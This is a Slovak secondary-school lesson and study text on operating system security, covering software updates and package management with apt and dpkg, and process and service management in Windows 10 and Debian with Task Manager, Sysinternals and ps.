čas: 1 vyučovací hodina (VH)

Vstupné požiadavky na žiaka:

- pracovať so súbormi a priečinkami počítača
- spustiť terminál (konzolu) v GNU/Linux
- pracovať s webovým prehliadačom

Materiálne prostriedky výučby:

- počítač pre učiteľa pripojený na internet s webovým prehliadačom, s výstupom cez dataprojektor;
- nainštalovaný GNU/Linux na VM Virtual Box (kapitola 4.)
- žiacke počítače pripojené na internet s webovým prehliadačom a nainštalovanými VM Virtual Box a GNU/Linux; ideálne 1 počítač – 1 žiak, minimálne 1 počítač – 2 žiaci;

Odporúčané metódy:

- interaktívna demonštrácia;
- diskusia;
- kooperácia v skupine;

Žiakom rozvíjané spôsobilosti:

- pracovať s prostriedkami IKT;
- vyhľadávať a používať informácie;
- nájsť podstatné skutočnosti ku problému, posudzovať;
- kriticky zhodnotiť získané informácie;
- diskutovať;

Prierezové témy

Ako integrovaná súčasť tohto VP sa uplatnia konkretizácie z prierezových tém:

- mediálna výchova
 - rozvíjať praktickú schopnosť obhájiť svoj názor, argumentovať, diskutovať,

- osobnostný a sociálny rozvoj
 - rozvíjať základné zručnosti komunikácie a vzájomnej spolupráce;

9.1 Bezpečnosť operačného systému (študijný text)

Jednu z dôležitých skupín bezpečnostných opatrení v rámci informačnej bezpečnosti predstavujú nastavenia a správa samotného operačného systému. V rámci kapitoly sa zameriavame na dva najrozšírenejšie operačné systémy, a to Windows a Linux (distribúcia Debian).


9.1.1 Správa programov

Dôležitou súčasťou správy operačného systému je manažment softvérového vybavenia, ktorý v sebe zahŕňa možnosť inštalácie, odstránenia alebo aktualizácie konkrétneho softvéru. Väčšina softvéru inštalovaného v rámci operačného systému Windows prebieha cez tzv. inštalčné programy. V menšej miere sa využíva repozitár softvéru ([Microsoft store](#)). Oproti tomu vo väčšine distribúcií Linuxu je to opačne. Používajú sa najmä repozitáre softvérových balíčkov a menej priama inštalácia softvéru (najmä pomocou kompilácie programov).

Dôležitou súčasťou správy programov je aj ich **aktualizácia**. Pri maximálnej snahe vývojárov operačných systémov, resp. jednotlivých programov, nie je možné zabezpečiť ich bezchybnosť. V softvéri sa môžu časom nájsť chyby, ktoré je potrebné opraviť. Najúčinnjšou formou opravy týchto chýb sú aktualizácie softvéru. Chyba v softvéri predstavuje zraniteľnosť z pohľadu informačnej bezpečnosti. Takáto zraniteľnosť môže umožniť útočníkovi vzdialené vykonávanie príkazov, sledovanie komunikácie, resp. prístup k údajom. Z tohto dôvodu je nutné pravidelne aktualizovať softvér, najmä však ak aktualizácia obsahuje opravu bezpečnostných chýb.

Operačný systém Windows


V operačnom systéme Windows 10 sa k správe softvéru najrýchlejšie dostaneme pomocou klávesovej skratky **WIN+X**. Zobrazí sa ponuka správy operačného systému (Obrázok 9.1), na ktorej sa zvolí prvá ponuka [Aplikácie a funkcie](#).



Obrázok 9.1.
Ponuka pre správu operačného systému Windows 10.


Okno *Aplikácie a súčasti* (Obrázok 9.2) umožňuje používateľovi odinštalovať nainštalované aplikácie, resp. súčasti Windows. V prípade, že používateľ klikne na *Spravovať voliteľné funkcie*, má možnosť pridať, spravovať alebo odinštalovať voliteľné funkcie operačného systému Windows 10 (napr. Internet Explorer 11, prehrávač Windows Media Player, vývojársky režim Windows a pod.). Napríklad je možné pridať iné typy písma. Užitočné nastavenia používateľ nájde aj v časti *Predvolené aplikácie*. Používateľ môže vybrať predvolené aplikácie pre email, mapy, prehrávač hudby a videa, zobrazovač fotografií a pod. Súčasťou tejto časti je možnosť nastaviť predvolenú aplikáciu podľa typu súboru. Niektoré typy malvéru menia predvolené aplikácie pre konkrétne typy súborov.

Operačný systém Windows 10, v prípade výskytu nových aktualizácií, zobrazí informačné okno o nutnosti aktualizácie. Používateľ môže tieto aktualizácie oddialiť, ale nie zrušiť. Automatické aktualizácie sú v rámci Windows 10 zapnuté od nainštalovania tohto operačného systému. V tomto smere je táto verzia operačného systému rozdielna od tých predchádzajúcich.




Obrázok 9.2
Správa aplikácií a súčastí vo Windows 10.

Niekedy môže dôjsť k situácii, že aktualizácia operačného systému vytvorí nový problém (napr. po chybe v samotnej aktualizácii prestane korektne fungovať súčasť operačného systému). Operačný systém Windows 10 umožňuje odinštalovať aktualizáciu. Pomocou klávesovej skratky **WIN+X**, a kliknutím na položku **Nastavenia**, sa používateľ vie dostať k oknu **Nastavenia Windowsu**. Na tomto okne si zvolí ikonu Aktualizácia a zabezpečenie (Obrázok 9.3).



Obrázok 9.3.
Okno nastavenia Windows-u v operačnom systéme Windows 10.

Pomocou okna Windows Update (Obrázok 9.4) používateľ vie skontrolovať stav aktualizácie, nastavenie aktualizácie (čas aktualizácie, pozastavenie aktualizácie, možnosti reštartovania a pod.)




Softvérové vybavenie nainštalované v rámci operačného systému sa automaticky neaktualizuje (okrem produktov od spoločnosti Windows). Niektoré programy zobrazia informáciu o dostupnosti novej verzie, ale samotnú aktualizáciu nenainštalujú.

Aktualizácia jednotlivých programov je pomerne zdĺhavá. Riešenie v tomto smere predstavujú **programy pre aktualizáciu softvéru** (*software updater*). Tieto programy zabezpečia, že všetok nainštalovaný softvér sa zaktualizuje jedným kliknutím, bez potreby manuálnej aktualizácie. Príkladmi takéhoto softvéru môžu byť [1]:

- *Secunia Personal Software Inspector* [2],
- *FileHippo App Manager* [3],
- *Patch My PC Updater* [4].

Operačný systém Linux

V rámci operačného systému Linux sa programy spravujú v rámci softvérových balíčkov [5]. **Softvérové balíčky** obsahujú všetky súbory súvisiace s programom, ich inštaláciou, resp. odstránením z operačného systému. Toto zahŕňa spustiteľné súbory, inštalčné skripty, údaje, konfiguračné súbory, dokumentáciu, softvérové prerekvizity a pod. Tieto balíčky sú uložené v rámci repozitárov softvérových balíčkov. Tieto repozitáre uchovávajú informácie o dostupných balíčkoch a ich metadátach (napr. dostupné verzie, potrebné prerekvizity).



Na Obrázku 9.5 je zobrazená schéma použitia repozitárov softvérových balíčkov a samotných balíčkov. Používateľ v rámci operačného systému používa nástroj na správu balíčkov v systéme. Pomocou tohto nástroja sa pripája k repozitáru balíčkov. Ako sme už vyššie uviedli, repozitár si uchováva informácie o balíčkoch, ich verziách, prerekvizitách, ale aj iné metadáta.

Jednotlivé distribúcie operačného systému Linux sa medzi sebou odlišujú aj použitím **nástrojov na správu balíčkov**. Najčastejšie sa používajú nasledujúce nástroje [6]:

- **dpkg** – inštaluje balíčky z lokálneho úložiska (napr. disku). Tento nástroj použijeme u balíčkov, ktoré nenájdeme v repozitároch, ale stiahneme z Internetu. Používajú sa pre distribúciu Debianu a Ubuntu (balíčky majú príponu deb),
- **apt** – predstavuje nadstavbu nad dpkg, prehľadáva repozitáre, vie nainštalovať, resp. odoberať softvérové balíčky. Pri inštalácii automaticky zistí a stiahne všetko potrebné.
- **aptitude** – predstavuje nadstavbu nad apt. Obsahuje jednoduché grafické a konzolové rozhranie, vylepšuje riešenie problémov so závislosťami.
- **yum** – pre distribúcie Fedora a Red Hat Enterprise Linux (balíčky majú príponu rpm).
- **YaST** – pre distribúciu SUSE Linux.

Nástroj DPKG [7] sa používa najmä pri inštalácii lokálnych balíčkov s príponou deb. Na inštaláciu balíčka sa použije príkaz **dpkg -i názov_balíčka**. Nástroj DPKG inštaluje balíčky z vybraného adresára na disku a kontroluje, či sú nainštalované všetky súvisiace balíčky v operačnom systéme. Ak nie, zobrazí sa upozornenie na chybné balíky a inštalácia sa nevykoná. Pomocou nástroja DPKG môžeme tiež zistiť zoznam nainštalovaných balíčkov, použitím **dpkg -l**. Pre odinštaláciu existuje príkaz **dpkg -r názov_balíčka**. Nástroj DPKG daný balíček odinštaluje, ale nekontroluje súvisiace balíčky. Z tohto dôvodu je dobré použiť nástroj APT.

Druhou možnosťou pre správu programov v distribúcii Debian, je použiť nástroj **APT** [8]. Ukážku inštalácie balíčka mc (midnight commander), pomocou tohto nástroja (*apt install mc*), môžeme vidieť na Obrázku 9.6. Medzi bežné používané príkazy môžeme zaradiť:

- *apt update* - uskutoční aktualizáciu zdrojov balíčkov,
- *apt upgrade* - stiahne a nainštaluje aktualizované balíčky,
- *apt autoremove* – odstráni všetky už nepotrebné balíčky,
- *apt install názov_balíčka* - nainštaluje balíček,
- *apt remove názov_balíčka* - odinštaluje balíček,
- *apt dist-upgrade* - používa sa pre upgrade celej distribúcie,
- *apt list* – zobrazí zoznam nainštalovaných balíčkov,
- *apt-cache* - je nástroj pre prácu s informáciami o balíčkoch,
- *apt-cache search slovo* - vyhľadá balíčky, ktoré obsahujú text „slovo“ a
- *apt-cache show názov_balíčka* - zobrazí informácie o balíčku.

```
root@Linux:~# apt install mc
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  arj catdvi | texlive-binaries dbview djvulibre-bin genisoimage gv imagemagick libaspell-dev
  links | w3m | lynx odt2txt poppler-utils python-boto python-tz xpdf | pdf-viewer
The following NEW packages will be installed:
  mc
0 upgraded, 1 newly installed, 0 to remove and 41 not upgraded.
Need to get 513 kB of archives.
After this operation, 1,465 kB of additional disk space will be used.
Get:1 http://mgt.science.upjs.sk:3142/debian stretch/main amd64 mc amd64 3:4.8.18-1 [513 kB]
Fetched 513 kB in 0s (22.0 MB/s)
Selecting previously unselected package mc.
(Reading database ... 67012 files and directories currently installed.)
Preparing to unpack .../mc_3%3a4.8.18-1_amd64.deb ...
Unpacking mc (3:4.8.18-1) ...
Processing triggers for mime-support (3.60) ...
Setting up mc (3:4.8.18-1) ...
update-alternatives: using /usr/bin/mcview to provide /usr/bin/view (view) in auto mode
root@Linux:~#
```

Obrázok 9.6.


Ukážka inštalácie nástroja mc (midnight commander) pomocou nástroja apt v operačnom systéme Debian.

9.1.1 Správa procesov a služieb

Program, ktorý v rámci operačného systému spustíme, nazývame **proces** [9]. Operačný systém procesu prideli systémové prostriedky (najmä pamäť a procesor). Každému procesu v rámci systému je pridelený jedinečný **identifikátor (PID)** – process ID). Operačný systém Windows, ako aj Linux, sú **viacúlohové** a **viacúžívateľské** operačné systémy. To znamená, že v rámci operačného systému existuje niekoľko procesov bežiacich v tom istom čase. Údaje o procesoch sa ukladajú do **tabuľky procesov**. V tejto tabuľke je každý proces identifikovaný práve podľa svojho PID.

Operačný systém Windows

V operačnom systéme Windows 10 sa k správe procesov a služieb najrýchlejšie dostaneme pomocou klávesovej skratky **WIN+X**. Zobrazí sa ponuka správy operačného systému (Obrázok 9.1), na ktorej sa zvolí prvá ponuka **Správca úloh**. Následne sa zobrazí okno Správca úloh (Obrázok 9.7). Používateľ môže zvoliť dva druhy zobrazenia. Prvou je **menej podrobností** (Obrázok 9.7 vľavo). Vtedy sa zobrazí len zoznam procesov. Druhou možnosťou je zobraziť viac podrobností (Obrázok 9.7 vpravo). Používateľ vidí rozšírené podrobnosti o procesoch, službách, výkone a pod.



Ako je možné vidieť na Obrázku 9.7, operačný systém Windows 10 rozlišuje medzi procesmi a službami. Ako už bolo spomenuté, proces je spustený program, ktorému boli pridelené systémové prostriedky (napr. antivírusový program, Acrobat reader, webový prehliadač a pod.) Na Obrázku 9.7 (vpravo) je možné vidieť zoznam procesov bežiacich na operačnom systéme. Používateľ má možnosť skontrolovať využitie systémových prostriedkov jednotlivých procesov (procesor, pamäť, disk, sieť a grafická karta). Tieto údaje sú dôležité najmä v identifikácii procesu, ktorý zahŕňa operačný systém, a zariadenie pomaly reaguje na vstupy od používateľa. Mnohokrát je možné identifikovať malvér. Napr. malvér na ťažbu kryptomien sa prejavuje enormným využitím grafickej karty alebo procesora. Pravým kliknutím na názov procesu (Obrázok 9.8) je možné ukončiť proces, prejsť na podrobnosti alebo zobraziť vlastnosti (napr. cestu k programu).

Názov	Procesor	Pamäť	Disk	Sieť	GPU	Stroj GPU
Google Chro...	11%	91%	0%	0%	0%	
Microsoft W...			0 MB/s	0 Mb/s	0%	
Slack (9)			0,6 MB/s	0 Mb/s	0%	
Prieskumník			0 MB/s	0 Mb/s	0%	
Java(TM) Pla...			0 MB/s	0 Mb/s	0%	
Desktop Win...			0 MB/s	0 Mb/s	0%	
Kaspersky En...			0,1 MB/s	0,1 Mb/s	0%	
Dropbox (32-...			0 MB/s	0 Mb/s	0%	
Správca úloh	1,6%	33,8 MB	0 MB/s	0 Mb/s	0%	
googledrivesync	0%	32,8 MB	0,1 MB/s	0 Mb/s	0%	
Hostiteľ služby: Diagnostic Poli...	0,8%	20,7 MB	0 MB/s	0 Mb/s	0%	
Hostiteľ služby: spúšťač proces...	1,0%	13,3 MB	0 MB/s	0 Mb/s	0%	

Obrázok 9.8.
Podrobnosti o procese v rámci operačného systému Windows 10.

Na opačnej strane, **služby** predstavujú spustené časti operačného systému, ktoré bežia na pozadí (napr. Spooler – služba operačného systému, ktorá zabezpečuje tlač). Ukážku okna Služieb operačného systému môžeme vidieť na Obrázku 9.9. Pre každú službu sa zobrazuje názov, PID, popis, stav a skupina služby. Zastavenú službu je možné spustiť. Naopak spustenú službu je možné zastaviť alebo reštartovať.


Názov	Ident...	Popis	Stav	Skupina
SENS	1804	System Event Notification Service	Spustený	netsvcs
Sense		Služba Rozšírená ochrana pred bezpečnostnými ...	Zastavený	
SensorDataService		Sensor Data Service	Zastavený	
SensorService	10020	Sensor Service	Spustený	LocalSystemN...
SensrSvc		Sensor Monitoring Service	Zastavený	LocalServiceA...
SessionEnv		Remote Desktop Configuration	Zastavený	netsvcs
SharedAccess		Internet Connection Sharing (ICS)	Zastavený	netsvcs
SharedRealitySvc		Spatial Data Service	Zastavený	LocalService
ShellHWDetection	2548	Rozpoznávanie hardvéru	Spustený	netsvcs
shpamsvc		Shared PC Account Manager	Zastavený	netsvcs
smphost		Microsoft Storage Spaces SMP	Zastavený	smphost
SmsRouter		Microsoft Windows SMS Router Service.	Zastavený	LocalSystemN...
SNMPTRAP		SNMP Trap	Zastavený	
spectrum		Windows Perception Service	Zastavený	
Spooler	2620	Print Spooler	Spustený	
sppsv		Software Protection	Zastavený	
SQLWriter	3228	SQL Server VSS Writer	Spustený	
SSDP	5000	SSDP Discovery	Spustený	LocalServiceA...
SshBroker	3628	SSH Server Broker	Spustený	SshBrokerGroup
SchProv	4136	SSH Server Prov...	Spustený	SchProvGroup

Obrázok 9.9.
Okno Správca úloh- záložka Spustenie v rámci operačného systému Windows 10.

Pre bližšiu analýzu procesov a služieb v operačnom systéme Windows, je možné použiť programy od SysInternals [10]:

- **Process Explorer** [11] – tento nástroj zobrazuje podrobné informácie o každom bežiacom procese v systéme Windows. Súčasne umožňuje vyhľadávať každý proces v rámci služby VirusTotal.com, ktorú si bližšie predstavíme v 10. kapitole.
- **Monitor procesov** [12] - zobrazuje aktuálne spustené súbory a aplikácie.


Z pohľadu informačnej bezpečnosti, dôležitým bezpečnostným prvkom je **zákaz spúšťania programov po štarte operačného systému** a **vypnutie nepotrebných služieb**. Programy, ktoré sa spúšťajú po štarte si môžeme pozrieť v rámci Správcu úloh v záložke Spustenie (Obrázok 9.10). V rámci zoznamu môžete vidieť vplyv spustenia programu na vyťaženie disku a procesora. Pravým kliknutím na konkrétny program môžete daný program zakázať, resp. povoliť pri spustení počítača.



Obrázok 9.10.

Okno Správca úloh- záložka Spustenie v rámci operačného systému Windows 10.

Vypnutie nepotrebných služieb môžete vykonať v okne **Služby (Services)** (Obrázok 9.11), ku ktorej sa viete dostať z okna **Správca úloh – záložky Služby**. Vľavo dole sa nachádza odkaz na okno Služby. Na tomto mieste je potrebné byť opatrný, pretože vypnutie dôležitých služieb môže spôsobiť nefunkčnosť systému (napr. vypnutím služby DHCP klient nezískate IP adresu z počítačovej siete od DHCP servera).



Obrázok 9.11.
Okno Služieb v rámci operačného systému Windows 10.

Operačný systém Linux

V rámci operačného systému Linux je možné na zobrazenie tabuľky procesov použiť niekoľko nástrojov. Najpoužívanejším nástrojom je **ps** [13]. Tento nástroj patrí k základným nástrojom v rámci každej distribúcie, a zobrazuje zoznam aktuálne bežiacich procesov v operačnom systéme Linux. Podobne ako viacero nástrojov, aj tento využíva množstvo prepínačov. Dôležitými sú najmä tieto prepínače:

- „e“ – zobrazí všetky procesy,
- „a“ – zobrazí všetky procesy konkrétného terminálu,
- „f“ – usporiada zobrazenie podprocesov do stromu (ak je to možné),
- „u“ – zobrazí používateľsky orientovaný formát.

```
root@Linux:~# ps faux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2  0.0  0.0      0   0 ?        S    20:08   0:00 [kthreadd]
root         3  0.0  0.0      0   0 ?        S    20:08   0:00 \ [ksoftirqd/0]
root         5  0.0  0.0      0   0 ?        S<   20:08   0:00 \ [kworker/0:0H]
root         6  0.0  0.0      0   0 ?        S    20:08   0:00 \ [kworker/u8:0]
root         7  0.0  0.0      0   0 ?        S    20:08   0:00 \ [rcu_sched]
root         8  0.0  0.0      0   0 ?        S    20:08   0:00 \ [rcu_bh]
root         9  0.0  0.0      0   0 ?        S    20:08   0:00 \ [migration/0]
root        10  0.0  0.0      0   0 ?        S<   20:08   0:00 \ [lru-add-drain]
root        11  0.0  0.0      0   0 ?        S    20:08   0:00 \ [watchdog/0]
root        12  0.0  0.0      0   0 ?        S    20:08   0:00 \ [cpuhp/0]
root        13  0.0  0.0      0   0 ?        S    20:08   0:00 \ [cpuhp/1]
root        14  0.0  0.0      0   0 ?        S    20:08   0:00 \ [watchdog/1]
root        15  0.0  0.0      0   0 ?        S    20:08   0:00 \ [migration/1]
root        16  0.0  0.0      0   0 ?        S    20:08   0:00 \ [ksoftirqd/1]
root        18  0.0  0.0      0   0 ?        S<   20:08   0:00 \ [kworker/1:0H]
root        19  0.0  0.0      0   0 ?        S    20:08   0:00 \ [cpuhp/2]
root        20  0.0  0.0      0   0 ?        S    20:08   0:00 \ [watchdog/2]
root        21  0.0  0.0      0   0 ?        S    20:08   0:00 \ [migration/2]
root        22  0.0  0.0      0   0 ?        S    20:08   0:00 \ [ksoftirqd/2]
root        23  0.0  0.0      0   0 ?        S    20:08   0:00 \ [kworker/2:0]
root        24  0.0  0.0      0   0 ?        S<   20:08   0:00 \ [kworker/2:0H]
root        25  0.0  0.0      0   0 ?        S    20:08   0:00 \ [cpuhp/3]
```

Obrázok 9.12
Príklad použitia nástroja ps v operačnom systéme Debian.

